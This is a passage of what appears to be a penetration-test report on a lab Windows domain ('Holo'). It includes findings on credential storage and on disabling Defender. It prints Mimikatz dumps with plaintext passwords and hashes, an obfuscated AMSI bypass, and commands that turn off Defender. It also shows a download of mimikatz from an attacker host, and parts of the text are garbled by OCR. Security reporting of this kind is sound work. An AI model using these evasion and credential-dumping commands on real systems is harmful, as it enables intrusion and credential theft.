
2 requests | 335 B / 400 B transferred | Finish: 1.03 s | DOMContentLoaded: 779 ms | load: 806 ms

CWE-434: Unrestricted Upload of File with Dangerous Type
cwe.mitre.org/data/definitions/434.html

2.8 Insecure Credential Storage


Severity:	High
Severity Rating (CVSS V3):	8.3
Affected System	S-SRV01
Description	Credentials were found in readable files on disk or within process memory. Tools like Mimikatz or Nirsoft utilities could extract usernames and passwords due to lack of memory protection or insecure storage practices. These credentials were then used to access other systems.
References:	MITRE ATT&CK: T1003 – OS Credential Dumping(https://attack.mitre.org/techniques/T1003/) CWE-522: Insufficiently Protected Credentials CWE-256: Unprotected Storage of Credentials
Impact	Allows Gaining of Remote Code Execution on the system as the web server user (typically www-data or IIS APPPOOL).

- Attack Impact

1. The screenshot from S-SRV01 shows running sekurlsa::logonpasswords in Mimikatz, which reveals the credentials of the logged-on user “Watamet” in memory. The excerpt shows the domain user **watamet** with password **Nothingtoworry!** (This matches the plaintext password found on S-SRV01 after using Mimikatz in Task 35.)
2. An attacker with SYSTEM privileges on S-SRV01 can therefore extract domain passwords directly from memory
   a. 

```
Authentication Id : 0 ; 320274 (00000000:0004e312)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 7/30/2023 4:43:50 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     : d8d41e6cf762a8c77776a1843d4141c9
         * SHA1     : 7701207008976fdd6c6be9991574e2480853312d
         * DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password : Nothingtoworry!
        ssp :
        credman :
```

3. **Also we found Plaintext credentials in config file** The “db_connect.php” file on S-SRV01 contains database connection settings in cleartext. We see DB_USER='admin' and DB_PASSWD='123SecureAdminDashboard321!' hardcoded in the web application’s config. In Task 34 these values were obtained by reading the config file, demonstrating that credentials stored in system files (or the registry) can be easily exposed when not protected



```
meterpreter > ls
Listing: /var/www/admin
=======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  69     fil   2021-01-05 02:05:55 +0800  .htaccess
100644/rw-r--r--  1619   fil   2020-11-04 00:28:50 +0800  action_page.php
040755/rwxr-xr-x  4096   dir   2019-07-05 00:34:26 +0800  assets
100644/rw-r--r--  16120  fil   2020-11-04 01:19:45 +0800  dashboard.php
100644/rw-r--r--  348    fil   2020-11-03 22:40:32 +0800  db_connect.php
040755/rwxr-xr-x  4096   dir   2019-07-05 00:34:26 +0800  docs
040755/rwxr-xr-x  4096   dir   2020-10-23 22:40:46 +0800  examples
100755/rwxr-xr-x  11753  fil   2020-10-22 10:12:41 +0800  hololive.png
100644/rw-r--r--  1845   fil   2020-10-22 10:12:58 +0800  index.php
100644/rw-r--r--  135    fil   2021-01-17 03:48:44 +0800  robots.txt
040755/rwxr-xr-x  4096   dir   2021-01-05 02:04:22 +0800  supersecretdir

meterpreter > cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
meterpreter > 
```

a.

- **Lateral movement using stolen creds**
  - Having obtained **watamet:Nothingtoworry!**, the attacker can move laterally. For example, using RDP or SMB with watamet's credentials allows access to PC-FILESRV01 and S-SRV01. Once on PC-FILESRV01 (the file server), further privileged tasks like dumping its AppLocker policies or extracting additional secrets can be done with the stolen domain user's rights In summary, the screenshots above (Mimikatz output and config file) illustrate how plaintext credentials are uncovered on S-SRV01, which are then used to compromise other hosts in the network.

- Remediation steps:

1. Avoid storing passwords in plaintext.
2. Use Windows Credential Guard and encrypted storage.
3. Restrict access to config files and limit credential caching.


4. **Audit & Rotation**
    1. Rotate any exposed credentials immediately.
    2. Implement password vaulting solutions for managing sensitive accounts.
    3. Enable **audit logs** and set alerts on:
        a. Access to sensitive files.
        b. Use of tools like Mimikatz.
        c. Unusual RDP/SMB authentication events.
    4. **Lateral Movement Detection & Prevention**
        a. Segment networks to prevent lateral movement (firewall, VLANs, NAC).
        b. Monitor Kerberos ticket usage, RDP, SMB, and NTLM authentication anomalies.

2.9 Defender Disabling and gaining Persistence)

Severity:	High
Severity Rating (CVSS V3):	7.5 (Post-exploitation persistence)
Description	obtaining Full SYSTEM access to maintain long-term persistence.
Target system	10.200.110.35
References:	Credential Access, Tactic TA0006 - Enterprise | MITRE ATT&CK® OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®OS Credential Dumping: Cached Domain Credentials, Sub-technique T1003.005 - Enterprise | MITRE ATT&CK®OS Credential Dumping: Security Account Manager, Sub-technique T1003.002 - Enterprise | MITRE ATT&CK®


- Reproduction steps:

  - Defense Evasion:
    As we are working with Windows system, we also using powershell command below to bypass Windows AMSI, this will allow us to run command or execute tools without trigger Windows Anti Malware system.



```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String
('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAH
MAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)

Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse

Set-MpPreference -DisableRealtimeMonitoring $true
```

  - MITRE ATT&CK Framework References (Defense Evasion)
    Defense Evasion, Tactic TA0005 - Enterprise | MITRE ATT&CK®
    Impair Defenses, Technique T1562 - Enterprise | MITRE ATT&CK®
  - Root.txt Next we enumerate through the system and found the “root.txt” on “C:\Users\Administrator\Desktop” root.txt found on 10.200.107.31 as shown below:



```
C:\web\htdocs\images>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A33-D07B

 Directory of C:\Users\Administrator\Desktop

12/03/2020  06:32 PM    <DIR>          .
12/03/2020  06:32 PM    <DIR>          ..
12/03/2020  06:32 PM                38 root.txt
               1 File(s)             38 bytes
               2 Dir(s)  14,857,179,136 bytes free

C:\Users\Administrator\Desktop>type root.txt

C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::b47d:80fe:3bc:b670%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\Users\Administrator\Desktop>
```


- Credential Dumping 1. As we are working on Windows system, we have uploaded most popular tools such as "mimikatz" to dump 10.200.107.31 system hashes using powershell command below:

```
Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe"
```

Next, we run command below to dump all possible credential information and hashes such as NTLM via mimikatz.

```
.\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
```

- And right away from mimikatz result, we found clear text credential for one of the user (watamet) on the system show_below:




```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 9/9/2021 7:27:11 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         * DPAPI    : [redacted]
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password :
        ssp :
        credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/9/2021 7:26:49 AM
SID               : S-1-5-17
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
        ssp :
        credman :
```

MITRE ATT&CK Framework References (Credential Dumping) MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to dump NTLM hash on 10.200.107.31 as listed below: Credential Access, Tactic TA0006 - Enterprise | MITRE ATT&CK®

- OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®OS Credential Dumping: Cached Domain Credentials, Sub-technique T1003.005 - Enterprise | MITRE ATT&CK®OS Credential Dumping: Security Account Manager, Sub-technique T1003.002 - Enterprise | MITRE ATT&CK®


- Targeted System: 10.200.107.35 (Host IP) Lateral Movement With the credentials found, let's move on to another system. We have tried the credentials found on different system, only 10.200.107.35 is accessible as shown below:



```
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\watamet>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::507:7b98:8233:4f8%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\Users\watamet>_
```

```
atamet' -d 'holo.live' -p [redacted]
 locale

 server is NOT trusted by this system, an exception has been added by
ate.
84R1)-(RSA-SHA256)-(AES-256-GCM)

rrect Kerberos TGT initialized ?
 SSL
 server is NOT trusted by this system, an exception has been added by
ate.
84R1)-(RSA-SHA256)-(AES-256-GCM)


epth 24; falling back to 16

 Unhandled login infotype 1
Notify(), unable to find a textual target to satisfy RDP clipboard tex

rosoft::Windows::RDS::DisplayControl'
```


- MITRE ATT&CK Framework References (Lateral Movement)
- MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to
- access 10.200.107.35
- **User.txt**
- Right off the bat, we found user.txt on desktop. user.txt on 10.200.107.35 as shown below:



```
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\watamet>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::507:7b98:8233:4f8%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\Users\watamet>
```


[redacted]

```
atamet' -d 'holo.live' -[redacted]
 locale

 server is NOT trusted by this system, an exception has been added by
ate.
84R1)-(RSA-SHA256)-(AES-256-GCM)

rrect Kerberos TGT initialized ?
 SSL
 server is NOT trusted by this system, an exception has been added by
ate.
84R1)-(RSA-SHA256)-(AES-256-GCM)

epth 24; falling back to 16

 Unhandled login infotype 1
Notify(), unable to find a textual target to satisfy RDP clipboard tex

rosoft::Windows::RDS::DisplayControl'
```

